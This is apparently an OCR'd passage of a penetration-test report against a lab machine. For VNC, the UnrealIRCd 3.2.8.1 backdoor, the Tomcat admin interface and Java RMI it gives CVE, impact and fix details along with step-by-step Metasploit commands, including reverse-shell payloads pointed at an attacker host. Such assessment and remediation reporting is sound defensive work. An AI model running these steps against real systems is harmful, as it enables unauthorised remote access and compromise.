
>> show options

>> set RHOSTS 192.168.219.25

>> exploit



As you can see above login successful and we got password as "password".We will try to use this password to open vncviewer.



IMPACT :- There is total information disclosure, resulting in all system files being revealed.There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.


SOLUTION:- Make Sure To Do end-to-end Encryptions to all Connections.Change The password and username More complex Which cannot be guessed easily by attacker.


12. IRC :- ***PORT 6667***

DESCRIPTION :- This module exploits a malicious backdoor that was added to the Unreal IRCD 3.2.8.1 download archive. This backdoor was present in the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th 2010.

SEVERITY :- HIGH CVE-ID :- CVE-2010-2075

PROOF OF CONCEPT :-





STEPS :-

>> search unrealircd

>> use exploit/unix/irc/unreal_irc_3281_backdoor

>> set RHOSTS 192.168.219.25

>> set payload cmd/unix/reverse

>> set LHOST 192.168.219.161

>> exploit

DONE.

IMPACT :- There is considerable informational disclosure.Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.

SOLUTION:- All UnrealIRCd users should upgrade to the latest version:

emerge --sync

emerge --ask --oneshot --verbose ">=net-irc/unrealircd-3.2.8.1-r1"


13. IRC :- *PORT 6697*


DESCRIPTION :- This module exploits a malicious backdoor that was added to the Unreal IRCD 3.2.8.1 download archive. This backdoor was present in the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th 2010.

SEVERITY :- HIGH CVE-ID :- CVE-2010-2075

PROOF OF CONCEPT :-

In this exploit we are going to use irc backdoor on the port 6697.





STEPS :-

>> search unrealircd

>> use exploit/unix/irc/unreal_irc_3281_backdoor

>> set RHOSTS 192.168.219.25

>> set RPORT 6697

>> set payload cmd/unix/reverse

>> set LHOST 192.168.219.161

>> exploit

IMPACT :- There is considerable informational disclosure.Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.

SOLUTION:-

All UnrealIRCd users should upgrade to the latest version:

```
# emerge --sync
# emerge --ask --oneshot --verbose ">=net-irc/unrealircd-3.2.8.1-r1"
```


14. APACHE TOMCAT

DESCRIPTION :- Detect the Tomcat administration interface. The administration interface is included in versions 5.5 and lower. Port 8180 is the default for FreeBSD, 8080 for all others.

SEVERITY :- MEDIUM

PROOF OF CONCEPT :-

We are gaining access of apache tomcat administrator using auxiliary tomcat_administration.



STEPS :-

>> search tomcat_administation

>> use auxiliary/admin/http/tomcat_administartion

>> show options

>> set RHOSTS 192.168.219.25

>> exploit

IMPACT :- Attacker can get administrator access to the apache server using this exploit.Apache server may compromise due to this.

SOLUTION:- Update the Apache Tomcat server .

Reference Link .


https://tomcat.apache.org/


15. JAVA_RMI :- ***PORT 39244***

DESCRIPTION :-This module takes advantage of the default configuration of the RMI Registry and RMI Activation services, which allow loading classes from any remote (HTTP) URL. As it invokes a method in the RMI Distributed Garbage Collector which is available via every RMI endpoint, it can be used against both rmiregistry and rmid, and against most other (custom) RMI endpoints as well. Note that it does not work against Java Management Extension (JMX) ports since those do not support remote class loading, unless another RMI endpoint is active in the same Java process. RMI method calls do not support or require any sort of authentication.

SEVERITY :- CRITICAL CVE-ID :- CVE-2011-3556

PROOF OF CONCEPT :-





>> search java_rmi_server

>> use exploit/multi/misc/java_rmi_server

>> show options

>> set RPORT 39244

>> set RHOST 192.168.219.25

>> exploit

IMPACT :- Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited

SOLUTION:-

HP has provided the following Java version upgrades to resolve these vulnerabilities.The upgrades are available from the following location.

http://www.hp.com/go/java

HP-UX B.11.11, B.11.23, B.11.31

JDK and JRE v5.0.25 or subsequent